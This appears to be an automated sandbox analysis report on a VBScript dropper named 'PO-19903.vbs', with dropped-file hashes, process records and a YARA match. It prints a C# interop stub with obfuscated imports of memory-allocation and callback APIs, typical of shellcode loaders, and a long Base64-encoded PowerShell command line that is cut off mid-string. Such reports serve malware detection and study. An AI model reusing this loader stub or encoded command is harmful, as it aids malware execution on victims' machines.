Preview:	.using System;..using System.Runtime.InteropServices;..public static class Forly91..{..[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string FABLE,uint Kongeh us,int Disvoiceao,int Forly90,int Mainasche,int Moralit1,int TOREADO);..[DllImport("KERNEL32", EntryPoint="CreateFileA")]public static extern IntPtr Viac([Marsh alAs(UnmanagedType.LPStr)]string FABLE,uint Kongehus,int Disvoiceao,int Forly90,int Mainasche,int Moralit1,int TOREADO);..[DllImport("ntdll")]public static extern int NtAllocateVirtualMemory(int Forly96,ref Int32 rustninger,int Pointsmenh,ref Int32 Forly9,int WORKSHIPME,int Forly97);..[DllImport("KERNEL32", EntryPoint="ReadFile")]public static extern int CDAC(int Pointsmenh0,uint Pointsmenh1,IntPtr Pointsmenh2,ref Int32 Pointsmenh3,int Pointsmenh4);..[DllImport("USER32")]public static extern IntPtr EnumWindows(IntPtr Pointsmenh5,int Pointsmenh6);....}

C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.257421030296142
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fbK/zxs7+AEszIWXp+N23fbK6:p37Lvkmb6KHSWZE8X
MD5:	48693CFB7F38C5B79F86BB3F5751649A
SHA1:	CBCCA55EB411FC67A21719C465522544D1DA95E1
SHA-256:	CF8CE8DDE5D4E150909FA1092194BA7F5C0CFDB3F7C30B2285B032DB336A58C6
SHA-512:	3AECB2BEBAEE3304E1210DF436EAB7DF4BEF6A8432AF3756D870529C708A9469DAC54567CEBF9215E9C89CF889980791B6F7237716AF5DA664F6B490E6B7DC 76
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs"

C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.269805058908348
Encrypted:	false
SSDEEP:	48:61PS4jyMCkVkEKE6jUoJjhRK1ulFa3Jq:QS8S2AJ3K
MD5:	36507B049F6D91A727D91ADFD1D9C592
SHA1:	EBBA55DCF7DAD9C6A18413787B2E18DB8CEF9AC6
SHA-256:	F6FEDE0CB43711520269A427502ED9FCA305A8E9D773A2612CCDB5A98A39BCC1
SHA-512:	4E8CC020F4C275C7671638BE815985D4C11420F9E0432AEA219CF0D22BAD3B67B5CD9558317F495FE648FA469F96CCF2689D2A32A7C4F168353D433E7776A54F
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L... o}b...........!.................%... ...@....... ....@................................p%..K....@.......................`..................................................... ............... ..H............text........ ...................... ..`.rsrc........@......................@..@.rel oc.......`......................@..B.................%......H.......P .. ..BSJB............v4.0.30319......l.......#~..l...,...#Strings............#US.........#GUI D.......p...#Blob...........G5........%3../.(.................~.....~.. 6............ A............ F............ ^.!.......... c.+....... o.....u.....~.......................... ..o.....u.....~.........................

C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	867
Entropy (8bit):	5.324821463087829
Encrypted:	false
SSDEEP:	24:KBqd3ka6KHDE8eKaM5DqBVKVrdFAMBJTH:Uika6ADE8eKxDcVKdBJj
MD5:	2EF8BA6AD66210702E42B88920DE0BF4
SHA1:	BACFCEF7CB56A80C16FB6814566E7DB5DE9BAA64
SHA-256:	CF60222670EF82500D1D6743EC94D6D972F2C5215DF4D759215DF8EB0A3447A0
SHA-512:	655105060533B91BF6CE7A0749EEDA10A233EC4CCDE1C17654B06AF2C7F460C62AFB64E7581E9AE94331B3724B50F3789A8B44FD0610EF5DDC64E4D7D5F1D5 6
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs"......Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.......This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.507728980611977
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	PO-19903.vbs
File size:	256870
MD5:	0347b27843d88f73fdcd4dadb95549ac
SHA1:	2a2d6bcd2d83833d501b9695921855e1992f6ec8
SHA256:	1ab3aacaa62faa6a83173e9191972d427aab92f33c527f6964f141e21c930e67
SHA512:	368c6f19dc73693acd0f8c2513489ecb65bc763a6536de22a5421c05aff613191cd51379086765447b74faf28179e1253f7166d85ad9344a7a4be4442f1b9669
SSDEEP:	3072:UCZ+vnIxDSTz1EGYdx3VyZcd4B5RYe/aVPC1C:UCZ+vnWOtPYdLyDRYcaVqI
TLSH:	A544769245B1AFC8D1F839DFCB0D8620B2009D99A2D7F54C9AE211BD7FC72DA531B294
File Content Preview:	'Leaveni MIDLET ABSENTEREN TITTERE Stningssek SMDES SOCIOECON Afgjortele gaidropsar Undenize4 FORR ..'FLISEB kogasinu VALMUER Repac2 RESTA HYPERTRO Facittets6 forespoer Deklarer MATRAL Vier Epigraphe CAPRYLYLF Fintll3 EKSPE Duode Kakkelovn Netdriverw skry

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6420, Parent PID: 3968

General

Target ID:	0
Start time:	13:30:34
Start date:	12/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\PO-19903.vbs"
Imagebase:	0x7ff6ea8a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_LNK_SuspiciousCommands, Description: Detects LNK file with suspicious content, Source: 00000000.00000003.585259442.000001AB0D281000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2404, Parent PID: 6420

General

Target ID:	18
Start time:	13:32:58
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBEAGkAcwBkAGEAaQAgAEQAaQBzAGgAdQBtAGEANQAgAFMAbwByAHQAIABUAEEARgBGAEUAIABDAHIAYQBtAHAAbwBvAG4AZAAgAEcAUgBVAE4AVABJAE4ARwBCACAAUAByAGUAYQBtAGIAdQBsAGEAdAAzACAAQQBzAHMAaQBtAGkAbAA2ACAARgB1AHIAcwBlAG0AaQBkAGUAYgAgAEYAdQByAGkAZQBuAHMAZABlAGMAIABBAGwAYQByAG0AdQByAGUAMgAgAEMAaABvAHIAaQBiACAASABVAE0ATwAgAEYASQBTAFQARQBMAFMAVABFAE0AIABTAHQAZQBnAGUAIABjAGgAZQBzAHMAZQAgAGIAYQByAHIAeQBtAG8AcgAgAEEAbgBuAGcAcgBlAHQAaABlADMAIAANAAoAIwBSAGUAbQBpAG4AZwBsAGkANAAgAGUAcgBuAHIAIABCAGUAcwBwAHkAdAAgAFMAdQBsAHAAaABvAHoAaQBuADgAIABWAEkAUgBHAFUATABBACAASQBGAFIARAAgAEYAbwByAGUAIABQAGwAdQByAGEAbAB2AGUAawBzADEAIABQAHIAbwBmAGkAbABlAG4AdQAgAG4AbwBuAGYAbwAgAEkAbgBqAHUAcwB0ADkAIABOAG8AdQByAGkAcwBoAG0AZQBuADMAIAB0AG8AbQBhAGgAYQB2AGsAZQBuACAARQBzAHMAYQB5ADEAIABCAEwAQQBBACAAdAByAGEAbgBzAG0AbwBnACAAaAB1AGwAawAgAGkAbgBsAGEAeQBlACAADQAKACMAawB2AGEAcgAgAEsAbwBiAGEAbgBnAGYAbwByADYAIABIAHkAcABlAHIAYQByAGMANgAgAEcAQQBSAEQARQBSAE8AQgBFAE4AIABPAG4AYwBvAHMAcABoAGUAcgBlACAAQgB1AG4AZwBsAGkAbgAgAEIAQQBSAFkAVAAgAFQATwBNAEEAUwBUAEUAIABDAE8AUgBSAE8AQgBPAFIAQQBUACAAQwBZAEsARQBMAFAAQQBSACAAUwB0AGEAZABzAGwAZwAzACAAQgBhAGMAaQBsAGwAZQBiACAAQgBMAFUAUgBUAEkATgAgAGEAZABtAGkAbgBpAHMAdAByACAATQBpAGwAaQBlAHUAYgAzACAAQgBsAGEAZABlAGwAZQA4ACAAYQBwAG8AbQBlAHQAYQBiACAADQAKACMAUABlAGEAbAA4ACAASwBpAG4AZwA5ACAATwBwAG0AcgBrAGUAcgBjAG8AIABJAEQARQBMAEkARwBFAFMASQAgAFMAeQBzAHQAZQBtAGEAdAA3ACAAUAByAGUAbwBwAGUAcgAzACAAUgBlAHMAbwAgAFMAUABBAEcATgBVAE0AIABMAGEAbgBkACAAcgBlAGMAawBvAG4AaQAgAGQAZQBwAHIAYQB2AGUAcgAgAGYAYQByAHQAagBzAGYAbwByAHQAIABMAEEATgBOACAARwByAGkAZgBmAG8AbgBhAGcAMwAgAEEARgBTAEUAIABoAGoAcwBkACAAYQBuAGEAbAB5AHMAZQBhAHIAYgAgAEEATQBVAEwAQQBTACAADQAKACMAdQBuAGoAbwBsAGwAeQAgAEkAbgBzAHQAcgB1AG0AZQBuACAARwBMAEEATABBAEkATgBHAEwAIABSAGUAcwBvAGEAcAAgAFcAbwBtAGEAbgBpACAATABlAGcAZwBpAGUAcgA1ACAAVQBOAEIAUgBFAEEASwBJAE4ARwAgAE8AcgBpAGwAbABpAG8AIABhAGQAcgBlAGEAIABBAEwAVABBAEwAQQBUACAARgBhAGcAbwAyACAASQBuAGYAbABhAG0AbQBhAHQANgAgAEMATwBDAEsATgBFAFkARABBAE0AIAATAFkATQBQAE8AUwBJACAAZwByAGEAdgBlAHIAZQB1ACAARgBPAFIAVQBEACAARgBBAFMAVABBSAEUAUwBGAEkAIABLAG8AbgB0AHIAbwBsACAAUwBLAFIATABBFAFYAIABBAE4AQQBMAFkAVABJAEsARQBSACAAVQBOAEMAUgAgAFMAbwByAHQAcwByACAAdgBpAGQAbgBlAGYAcgBzACAARQBPAEMAQQBSAEIATwAgAFQAYQBrAHQAIABCAGUAdAB2AGkAdgBsAGUAcgAzACAAVgBlAGwAYQByACAADQAKACMAUgBlAHYAYQBuAGMAaABlAHIAIABXAG8AcgBkAGEAYgBsAGUAcwAgAGwAbwB1AHMAaQBlAHIAbQBhACAAaQBuAGQAbABvAGcAcgBiAHIAbgAgAEEAdAB0AGEAIABSAEUAQgBMAE8AVwBOAEcAVQAgAFEAVQBFAEIAUgBJAFQASABDACAARwBSAE4AUwBFAE8AVgBFAFIARwAgAGYAcgB5AHQAbABlAHIAbgBlAHMAIABMAEUATQBQAEUATABJAEcARQBTACAADQAKACMAYQBuAGQAZQBsAHMAcwAgAEMAYQBtAGIAYQBsAGwAbQA0ACAAUwBvAHIAdABlAHIAaQBuAGcAIABMAG4AZwBzAHQAbABlAHYAZQBuACAAbwB1AHQAYgBvAHgAZQAgAFMASQBHAE4ASQBGAEkAQwBBAFQAIABNAGEAbgBhACAARABVAE4ASwBBAFIARAAgAFUAbgBzAGMAbwByACAAdAByAG8AbgBiACAAaAB5AHAAbwBoAGUAbQBpAGEAZwAgAE0AQQBUAFQARQBTAFQARQAgAGUAbgBnAHIAbwBzACAARgBlAHIAaQAyACAAVQBOAEMATwBOAFYARQAgAE0AaQBuAGQAcwB0AGUAaABqACAATgBpAHQAcgBvAGcAZQBuACAAYwBoAGUAdgAgAEsAbwByAHAANgAgAHMAdAB0AGUAZAAgAG0AaQBzAGsAcgBlAGQAIAB1AG0AZQBuAG4AZQBzAGsAZQAgAEcAYQBsAG8AcABsAG8AIABVAGQAcwBrAHIAaQB2ADIAIABNAEEARwBOAEUAVABPAE0ARQBUACAAVABSAEkATABBMAEkATwBOAFQASAAgAEgAQQBBAFIAQgBSAFMAVABFACAASQBtAG0AYQB0AGMANgAgAGQAcgB1AGUAaAAgAFMAcwBsAGEAIABDAG8AdQBuAHQAcgB5AHIAbwAyACAATgBvAG4AZQB4ACAADQAKACMAQQBsAGkAcwBwAGgAZQBuACAAcwB1AGwAYQAgAGkAZABtAG0AZQBsACAAVAByAGkAYgByAGEAYwAyACAAVABpAGwAZQBnAG4AZQBsACAAVQBuAGQAZQAgAGQAawBzAGQAIAB0AHUAagBhAHMAdQByACAAQwBpAHIAYwA4ACAAQgByAG8AbwAgAEEAcABwAGUAMQAgAE8AawBzAGUAaAB1AGQAZQAgAG4AZQB0AHMAdAByAG8AZQBtACAAVABlAGsAbgBvAGwAbwBnADIAIABrAGwAbwByAGUAIABCAEEATABBMAEEARABBSACAAVQBOAEYATABBVAFQAVABFAFIARQAgAGIAbwB5AGsAbwAgAFQAaQBsAGIAcgBpAG4AZwBlACAAcABoAHkAcwBpACAARgBFAEwAVwBPACAARwBlAG4AZQByAGkAcwBrAHQAdgA1ACAAUwB1AGsAawBlACAATABvAGQAZwBlAGEAcgB0ADMAIAANAAoAIwBVAG4AZQB2AGEAZABhACAARQBuAGMAZQBwAGgAMgAgAHAAbwBsAGUAcgBlAG0AaQAgAHoAYQBrAGEAcgBpAGEAcwBzACAAcwBjAG8AbABsACAAQgBvAGEAdABsADcAIABTAGEAbQBhAHIAIABIAHUAdABjAGgAaQAgAGEAYwBlAHQAYQBuAGkAbwBuACAASQBOAFQARQAgAFMAdAB1AGIAYgAgAGEAbABkAGUAIABMAGEAbQBiAGsAIABOAG8AbgByAGUAdAByAGEAIABTAGsAYQBuAGQAYQBsAGUAaAAgAHAAcgBlAGMAZQBsAGUAYgByAGEAIABQAHIAbwB0AG8AcAByAGUAcwA1ACAAbABpAHYAcwBmAG8AcgBzAGkAIABVAFAAQgBSAEkATQBBAE0AQgAgAFMASABJAFYARQAgAFUAbgBjAGEAMwAgAGsAcgBlAGEAdABpACAASABvAHYAZQBkAGEAZgBzACAAVwB1AGcAZwBsAGkAawAgAA0ACgAjAFUATgBEAEcAQQBBAFIAVABBACAASwBuAHUAZAA3ACAAdAByAGEAcABwAGUAdAByAGkAbgAgAGYAaQByAGUAbQBhAHMAdABlAHIAIABVAE4ASQBOAFQATwBYAEkAIABBAHIAYwBoAGUAIABSAEUARABVACAAbQB5AHgAbwBuACAATQB1AHQAdQBhAGwANQAgAGIAbABvAGsAcgAgAFMAdABpAGwAcwBrACAAQQBpAGcAdQBpAGwAbABlAHMAcQA3ACAAcwBwAGUAdwBpAGUAIABQAGEAcwBrAG8AOAAgAEgAbwB2AGUAZAB0AHIAYQBwACAAUwBpAG8AdQAgAEMAcgBlAGEAdAB1ACAATQB1AGcAZwAgAEEAUgBUAFcATwBSAEsAUwBLAE8AIABSAEEAQQBEAFkAUgBFAE4ARQAgAFAAbwBvAHIAbAA5ACAAQQBkAHYAbwBrAGEAdABBmAG8AcgAgAEEAYgBvAHIAdAAyACAAbQBvAHIAcwBlAGwAaQB6AGUAbgAgAA0ACgAjAG8AbQBtAGEAdABBpAGQAaQAgAE0AVQBMAEwASQBHAEEATgBBTAFU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AGEAcwBpACAASQByAHIAYQB0AGkAbwAgAFYAYQBBM

AEwATwBOAEUAUgBFAE4AIABTAGsAdQBsAGQAOAAgAEIASQBVAE4ASQBUAFkASwAgAA0ACgAjAEEAZABzAGIAbABvAHIAYwBoAGkANQAgAFEAdQ
BpAG4AcQB1AGUAIABIAEUATQBJAEMARQAgAHUAZABrAG8AbQBtAGUAIABzAGsAYQByAGwAIABVAFAAUABVAEYARgBOAEUARwBSAC
AAUABJAE4ARQBTAEEAIABBAFQASABFAFIATwAgAGYAbwByAHkAbgBnACAAdQBuAGMAbwBuAGYAaQBkACAASQBkAG8AbgBlAGkAIABPAHIAdABo
AG8AZABvAHgAaQAyACAAcwB0AHkAcgBlACAAYQBmAGQAZABlACAAUwBMAFUAVABUAEUARABFACAADQAKACMARABJAEEAQwBPAE4A
SQAgAEsAdgBhAG4AdABpAHQANQAgAHUAbgBkAGYAbAB5AGUAZABlACAAUAByAGEAZQBzACAAVABVAFAARQBLAFMATwBNAE4AIABk
AGUAbQBlAG4AdAAgAFQAbQByAGUAcwAgAEEAbgB0AGUAdQBhAHIAZwA1ACAAQQB2AG8AdwBlAGkAbgB0AGkAIABwAHIAaQBiACAASABFAEwASQ
BOAEcAIAANAAoAIwBTAEkARABFAE8AUgBEAE4AIABHAGEAbAB2AGEAbgBvAHAAIABTAHkAZgBpAGwAOAAgAGMAeQBkAGkAcABwAGkAIABTAGgA
YQBtAGEAbgAgAEcAdQBhAG4AcwAgAFMAbABhAHAAcABlAHIAMQAgAEUAbgBzAHUAIABTAHQAdQBkAHkAcwBmAHUAIABjAGUAYwBpACAAQQBmAH
QAZQBuADcAIABzAGwAYQBwAHAAZQBsACAAVABSAEkAVABPAE4ARQAgAE0AdQBzAGkAYwBsAGkANQAgAEgAZQByAHQAdQBnAGQAbQ
BtAGUAIABmAG8AcgBtAGEAbgBlAG4AZAAgAGIAcgBhAGkAbABsAGUAcwBkAGkAIABIAE8ATQBFAEwASQAgAFAATABFAEEAIABwAHUAcgBpAGYA
aQBjAGEAdAAgAEYAQQBMAEIAWQBEAEUATABTAEUAIAANAAoAIwBJAE4AVABSACAARwByAGEAdgBsAHMAdgBhAHIAbQAgAG0AdQBzAGkAawBoAG
EAIABDAGgAYQBpAHIAbQA0ACAARgByAGkAYgBvAHMAcwBhADUAIABUAGkAbABzAG0AdQBkAHUAIABUAHkAcwBmAHUAbgAgAGsAaABhAHIAbwAg
AFYAZQByAGQAIABTAFUAUABFAFIAIABJAG4AYQBwAHAAZQB0ACAAQwBPAE8ATABOAEUAUwBTAEUAUwAgAEIAYQBnAHYAIABGAGwA
bwByAGkAZgAgAEEAcgBjAGkAZgBvACAAUAB0AHkAYQBsADQAIABQAGEAZABzAGEAIABTAGsAYQBhAGwAMwAgAEQAVQBMAEwAWQBI
AEoATABQACAAUwBtAGkAdABzADIAIABGAGwAeQB2AGUAIABUAHIAbwBsAGQAZABvAG0AcwA5ACAAdQBmAG8AcgB1ACAAdQBuAHYAbwAgAEQAUg
BBAEcATgAgAGYAYQBuAHQAYQBzAGkAbAAgAA0ACgAjAEYAcgB5AGcAdABlAGcAbwBvAGQAIABNAGEAZwBuAGUAIABTAHQAeQByAGUAZgBqAGUA
cgBlACAAVABpAG4AZgB1ACAAcABpAG4AZgAgAG4AZAB0AHYAdQBuACAAUwBlAGsAcwB1AGEAIABUAGkAbABzAHQAbgBpADcAIABWAHIAZABpAH
AAYQA4ACAAVQBuAGYAYQB2AG8AcgA5ACAAUwB0AGEAbABvAHAAYwBvAGEAdABpAG4AZABBAHQAaQB2AEUAdABpAG4AZABDAHMAbAB0AGEAbgAg
AEwAVQBUAEkAUwBUAFMAVQBEAEUAUAIABCAEUATABMAEEARAAgAFAAYQBsAHQAIABPAHAAcwB0ACAAQwBJAFIAQwBVACAASwBsAGEA
bQByAGUAIABhAGYAZwByAGYAdABlACAARgByAGUAbQBrAGEAbABkAGUAIAANAAoAIwBhAG4AYQBsAHkAcwBlAG0AIABGAHIAeQBkAGUAZgB1AG
wAMQAgAFQAdQBiAGUAcgAgAEsAdQBzAGkAbgBlACAARAB5AGsAawBlACAARQBtAHAAYQB0AGkAcwBrAGsAbwAgAEYAcgBkAGkAZwBnAHIANAAg
AE8AcgBnAGEAbgBpAHMAMQAgAFAAYQBsAG0AYQB0AGkAIABNAEUARABBAEEAUATABNAEEAIABNAGUAbgBzAHUAcgBhAHQAaQBvADgA
IAB0AGEAYgBlAHIAcwByACAARgBJAFIATQBJAE4AVABFAFIAQQAgAEEAZgBsAGEAZABzAGsAcgBtAG0AIABCAGEAawBsAHkAZwB0AGUAcgBuAD
kAIABQAEUAQQBTAEEATgBUACAAdABpAGwAZwAgAFMAdABhAHIAZQBkADYAIABCAG8AcgB0AHMAbABnAGUAbgAgAFMAVgBFAEwAVA
BFAFMASwBFAEwAIABDAGkAbABpAGkAdQBtAHAAbwBsADEAIABCAEUAVgBFAFIAQUwBUAEcAUgBHACAAZABkAG4AaQBuAGcAIABHAE
EATQBFAFMAVABSAEUAUwBTACAAcABsAGoAbgBpAG4AZwAgAFMAcABvAG4AZABpAHMAawBlAGQAIABOAGkAZABvACAAawByAGEAaw
BpAGwAZQByAG4AIABBAGYAcwBlAHIAaQBsAGwANAAgAA0ACgAjAFUAbgBkAGUAcgBsAGUAdgBlACAAQQBtAHkAbwBzAHQAaABlADgAIABPAHIA
awBuAGUAeQAgAHMAdAB1AGQAcwBuAGkAbgBnAGUAIABzAGUAcgBhAHUAYgAgAEQAQQBOAE4ARQBCAFIATwBHACAAUwB2AHIAZABs
AGkAIABUAHIAaQBvAHAAcwBzAGsAYQB0ADIAIABSAE8AVABUAEUARgBMAEQARQBSAEQARQBSACAASwB2AGEAcgB0ACAAcwBoAGEAdwBsAGwA
aQBrAGUAbQAgAGQAYQBhAHMAIABLAEEAUwBUAE4ASQBOAEcARQAgAEYAZQBlAGQAZQAyACAAZQBtAGIAZQBkAHMAZQBrAHMAIABW
AGUAbABnAHIAZQByACAAQwBvAGcAaQB0AGEAIABQAGEAaABhACAAYgByAGEAZwBzACAAVABSAFkASwBNAEEAIABTAHkAbgBsAGkAbgBkAGkA
B0AG8AcgBvAG0AOQAgAEEAbgBuAHUAbgA4ACAAVQBOAEkAUgAgAFUATgBXAEUAIABPAHAAaQBuAGkAIABVAGQAYQBkAHYAZQAgAGkAbgBkAGkA
YQBuACAAUgBVAEIATgAgAEEAbABpAGcAaAB0ACAAUwB0AHYAbABlAHQAdABlACAADQAKACMAYQBsAGwAbwBwAGEAIABTAGUAcwBh
ACAAQQBuAGkAbQBhAGwAIABJAE0ATQBJAEcAUgBBACAAUwBwAHIAaAB0AGUAbgAgAE4AbwBvAGQAbABpAG4AZwAgAEwAYQBjAHEAdQBlAHIANA
AgAEIAQgBDAE0AVQBUAFQARQAgAGEAYgB1AHoAIABBAGwAZwBlAHYAawBzACAAQwBoAGEAcgBtAGUAdAByADEAIABUAGgAZQBuAG
MAZQBmAG8AcgAyACAAVABpAG4AcwBlAGwAcgAxACAAUwBsAHYAcwBuAG8AcgBlACAAdQBuAHMAYQB3ACAASABVAEwAVwBPACAAaA
BqAHQAcwBpAGQAIABhAGYAcwBsACAADQAKACMAUgBPAFMARQBPACAARgBBAEIAUwBIAFIAQQBSAEUAUgBBAFIAQwBBAHMAdABpAHMAaAB
cAIABxAHUAYQB2AGUAcgBlAGQAZABlACAAdABlAHAAZQBvAGIAbAAgAGMAZQBuAG8AZwBlAG4AIABVAEgASgBMAFAAUwAgAGIAZQBnAHIAbABp
ACAAUABSAE8AQgBMAEUATQAgAFQAaABlAHIAYQBwAHMAaQBkADQAIABUAHIAbgByAG0AaQBjAHIAbwBwACAAVQBuAGEAcgA3ACAAUABSAEUASg
BVACAASAB2AGkAbABlAGQAYQBnAGUAbgAgAEwAeQBnAHQAZQBwAGwAdwBoAGkANQAgAEwAYQB2AGkAcwBoAGUAcwAxACAAYgBvAG
